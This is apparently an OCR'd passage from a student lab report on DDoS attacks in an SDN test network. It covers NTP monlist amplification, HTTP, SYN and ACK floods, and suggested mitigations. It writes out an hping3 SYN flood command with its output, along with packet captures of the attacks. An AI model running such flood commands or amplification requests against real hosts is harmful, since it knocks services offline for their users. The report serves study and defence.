
I have sent different NTP packets on the destination host 1 and the wireshark traces show how it comes into practice. The amplification attacks are aimed at exploiting the bandwidth as well as the network infrastructure. When we consider the NTP amplification attack, we get to know that it is basically a reflection-based volumetric attack in DDoS category.

1	0.000000000	10.0.2.15	10.0.0.1	NTP	234	NTP Version 2, private
2	40.86419900(	10.0.2.15	86.108.190.23	NTP	90	NTP Version 4, client
3	41.06172800(	86.108.190.23	10.0.2.15	NTP	90	NTP Version 4, server
4	41.86437200(	10.0.2.15	66.220.9.122	NTP	90	NTP Version 4, client
5	41.94950800(	66.220.9.122	10.0.2.15	NTP	90	NTP Version 4, server
6	42.86415700(	10.0.2.15	91.189.89.199	NTP	90	NTP Version 4, client
7	42.94813100(	91.189.89.199	10.0.2.15	NTP	90	NTP Version 4, server
8	43.86422700(	10.0.2.15	220.158.215.21	NTP	90	NTP Version 4, client
9	43.86437400(	10.0.2.15	216.6.2.70	NTP	90	NTP Version 4, client
10	43.89339900(	216.6.2.70	10.0.2.15	NTP	90	NTP Version 4, server
11	44.09690500(	220.158.215.21	10.0.2.15	NTP	90	NTP Version 4, server
12	45.86835100(	CadmusCo_c0:d6:60	RealtekU_12:35:02	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
13	45.86916000(	RealtekU_12:35:02	CadmusCo_c0:d6:60	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
14	106.8642350(	10.0.2.15	91.189.89.199	NTP	90	NTP Version 4, client
15	106.9494570(	91.189.89.199	10.0.2.15	NTP	90	NTP Version 4, server
16	107.8642040(	10.0.2.15	86.108.190.23	NTP	90	NTP Version 4, client
17	107.9184710(	86.108.190.23	10.0.2.15	NTP	90	NTP Version 4, server
18	108.8639940(	10.0.2.15	66.220.9.122	NTP	90	NTP Version 4, client
19	108.9292690(	66.220.9.122	10.0.2.15	NTP	90	NTP Version 4, server
20	109.8640250(	10.0.2.15	220.158.215.21	NTP	90	NTP Version 4, client


```
Version: 4
Header Length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable T
Total Length: 220
Identification: 0x0ca8 (3240)
Flags: 0x02 (Don't Fragment)
Fragment offset: 0
Time to live: 64
Protocol: UDP (17)
Header checksum: 0x175a [validation disabled]
Source: 10.0.2.15 (10.0.2.15)
Destination: 10.0.0.1 (10.0.0.1)
User Datagram Protocol, Src Port: 40575 (40575), Dst Port: 123 (123)
Network Time Protocol (NTP Version 2, private)
  Flags: 0x17
  Auth, sequence: 0
  Implementation: XNTPD (3)
  Request code: MON_GETLIST_1 (42)

0020  00 01 9e 7f 00 7b 00 c8  16 e9 17 00 03 2a 00 00   .....{.. ...*..
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```


8) HTTP TCP Stateless Flood Attack:

HTTP, a stateless protocol, uses each command to run independently of any other command. Each HTTP request is used to create and close entire TCP connection. But the newer versions of the HTTP protocol with versions 1.1 and above, improves resource consumption with persistent requests.



In the context of DoS attack, HTTP request is used in large quantities to mount an attack on a target host 2, and it is an application layer attack. I have used random sources to design DDoS, but we can also have a single IP source.





9) SYN Flooding Attack:

A SYN flooding attack exploits the weakness in the TCP connection sequence of the "three-way handshake". A SYN request is used to initiate a TCP connection with a host and host must answer it by a SYN-ACK response, and then it is confirmed by an ACK response from the sender.

In this scenario, the sender sends multiple SYN requests. But it does not respond to the host's SYN-ACK response, or sends the SYN requests from a spoofed IP address. Thus, the host system continues to wait for acknowledgement for each of the requests and it binds the resources until no new connections is made, and ultimately results into [denial of service](#).


```
ubuntu@sdnhubvm:~[18:39]$ sudo hping3 10.0.0.2 --flood --syn
HPING 10.0.0.2 (eth0 10.0.0.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.2 hping statistic ---
811843 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


```
86952 27.77574100 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36651→0 [SYN] Seq=0 Win=512 Len=0
86953 27.77578100 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36652→0 [SYN] Seq=0 Win=512 Len=0
86954 27.77581300 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36653→0 [SYN] Seq=0 Win=512 Len=0
86955 27.77588700 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36654→0 [SYN] Seq=0 Win=512 Len=0
86956 27.77591600 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36655→0 [SYN] Seq=0 Win=512 Len=0
86957 27.77595600 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36656→0 [SYN] Seq=0 Win=512 Len=0
86958 27.77598700 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36657→0 [SYN] Seq=0 Win=512 Len=0
86959 27.77601400 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36658→0 [SYN] Seq=0 Win=512 Len=0
86960 27.77605300 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36659→0 [SYN] Seq=0 Win=512 Len=0
86961 27.77608600 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36660→0 [SYN] Seq=0 Win=512 Len=0
86962 27.77624100 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36661→0 [SYN] Seq=0 Win=512 Len=0
86963 27.77661000 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36662→0 [SYN] Seq=0 Win=512 Len=0
86964 27.77700300 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36663→0 [SYN] Seq=0 Win=512 Len=0
86965 27.77748300 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36664→0 [SYN] Seq=0 Win=512 Len=0
86966 27.77799500 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36665→0 [SYN] Seq=0 Win=512 Len=0
86967 27.77848900 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36666→0 [SYN] Seq=0 Win=512 Len=0
86968 27.77893800 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36667→0 [SYN] Seq=0 Win=512 Len=0
86969 27.77936000 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36668→0 [SYN] Seq=0 Win=512 Len=0
86970 27.77998200 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36669→0 [SYN] Seq=0 Win=512 Len=0
86971 27.78051200 10.0.2.15   10.0.0.2   TCP   54 [TCP Port numbers reused] 36670→0 [SYN] Seq=0 Win=512 Len=0
```


```
130 0.057628000 10.0.2.15   10.0.0.2   TCP   54 29189→0 [SYN] Seq=0 Win=512 Len=0
131 0.057652000 10.0.2.15   10.0.0.2   TCP   54 29190→0 [SYN] Seq=0 Win=512 Len=0
132 0.057679000 10.0.2.15   10.0.0.2   TCP   54 29191→0 [SYN] Seq=0 Win=512 Len=0
133 0.057704000 10.0.2.15   10.0.0.2   TCP   54 29192→0 [SYN] Seq=0 Win=512 Len=0
134 0.057731000 10.0.2.15   10.0.0.2   TCP   54 29193→0 [SYN] Seq=0 Win=512 Len=0
135 0.057799000 10.0.2.15   10.0.0.2   TCP   54 29194→0 [SYN] Seq=0 Win=512 Len=0
136 0.057826000 10.0.2.15   10.0.0.2   TCP   54 29195→0 [SYN] Seq=0 Win=512 Len=0
137 0.057854000 10.0.2.15   10.0.0.2   TCP   54 29196→0 [SYN] Seq=0 Win=512 Len=0
138 0.057879000 10.0.2.15   10.0.0.2   TCP   54 29197→0 [SYN] Seq=0 Win=512 Len=0
139 0.057905000 10.0.2.15   10.0.0.2   TCP   54 29198→0 [SYN] Seq=0 Win=512 Len=0
140 0.057931000 10.0.2.15   10.0.0.2   TCP   54 29199→0 [SYN] Seq=0 Win=512 Len=0
141 0.057956000 10.0.2.15   10.0.0.2   TCP   54 29200→0 [SYN] Seq=0 Win=512 Len=0
142 0.057982000 10.0.2.15   10.0.0.2   TCP   54 29201→0 [SYN] Seq=0 Win=512 Len=0
143 0.058007000 10.0.2.15   10.0.0.2   TCP   54 29202→0 [SYN] Seq=0 Win=512 Len=0
144 0.058032000 10.0.2.15   10.0.0.2   TCP   54 29203→0 [SYN] Seq=0 Win=512 Len=0
145 0.058581000 10.0.2.15   10.0.0.2   TCP   54 29204→0 [SYN] Seq=0 Win=512 Len=0
146 0.059748000 10.0.2.15   10.0.0.2   TCP   54 29205→0 [SYN] Seq=0 Win=512 Len=0
147 0.060838000 10.0.2.15   10.0.0.2   TCP   54 29206→0 [SYN] Seq=0 Win=512 Len=0
148 0.061857000 10.0.2.15   10.0.0.2   TCP   54 29207→0 [SYN] Seq=0 Win=512 Len=0
149 0.062896000 10.0.2.15   10.0.0.2   TCP   54 29208→0 [SYN] Seq=0 Win=512 Len=0
150 0.063902000 10.0.2.15   10.0.0.2   TCP   54 29209→0 [SYN] Seq=0 Win=512 Len=0
```

10) ACK Flooding Attack:

In an ACK flood attack, an attacker tries to overload a server by sending only TCP ACK packets. Just like any other DoS attacks, the goal of it is to deny service to other legitimate users by crashing the target host. The targeted server drains by using all its computing power to process each received ACK packet. I am using host 4 to flood it with acknowledgment packets.







Suggested Controls:

- Enterprise should focus on monitoring visitor behavior, blocking known bad bots, and challenging suspicious or unrecognized entities with JS test, Cookie challenge, and even CAPTCHAs to mitigate Application Layer attacks.
- Protocol attacks can be mitigated by blocking harmful traffic before it reaches the company's website. Thus, leveraging visitor identification technology that can easily demonstrate the difference between legitimate website visitors and malicious clients.
- The volume-based attacks can be absorbed by the companies with a global network of scrubbing centers that scale to hazardous DDoS attacks. In these cases, enterprises should apply its protection solutions outside of their network.
- In addition, enterprises should focus on maintaining an extensive DDoS threat knowledge base, including the new and emerging attack methods. This constantly-updated information can be aggregated over the company's network, thus identifying new threats as they emerge by detecting malicious user activity and applying real time remedies over all websites.
- The ISPs should also focus on rejecting the internal traffic with spoofed IP address to reduce the UDP-bases amplification attacks. Implementation of Ingress filtering can help them realize the vulnerability. Moreover, overprovisioning along with traffic filtering will surely help to defend this volumetric attack.
- The enterprises should focus on developing a proxy position that will ensure the traffic is legitimate outside the client's network and the target remains secure. Finally, scaling to distribute the traffic of attack and configuring the firewall can be a trivial solution against amplification attacks.

References:

[1] Andry Putra Fajar and Tito Waluyo Purboyo, A Survey Paper of Distributed Denial-of-Service Attack in Software Defined Networking (SDN), International Journal of Applied Engineering Research ISSN 0973-4562 Volume 13, Number 1 (2018) pp. 476-482 https://www.ripublication.com/ijaer18/ijaerv13n1_64.pdf

[2] B. Mladenov, "Studying the DDoS Attack Effect over SDN Controller Southbound Channel," *2019 X National Conference with International Participation,* Sofia, Bulgaria, (2019), pp.1-4 https://ieeexplore.ieee.org/document/8825601

[3] "DDoS attacks" https://www.imperva.com/learn/ddos/ddos-attacks/

[4] S. Dong, K. Abbas and R. Jain, "A Survey on Distributed Denial of Service (DDoS) Attacks in SDN and Cloud Computing Environments," in *IEEE Access,* vol. 7, (2019), pp. 80813-80828 https://ieeexplore.ieee.org/document/8735686

[5] "Denial of Service" https://learning.oreilly.com/library/view/ceh-v9/9781119252245/c11.xhtml

[6] "GIAC paper" https://www.giac.org/paper/gsec/1929/kevin-mitnick-hacking/100826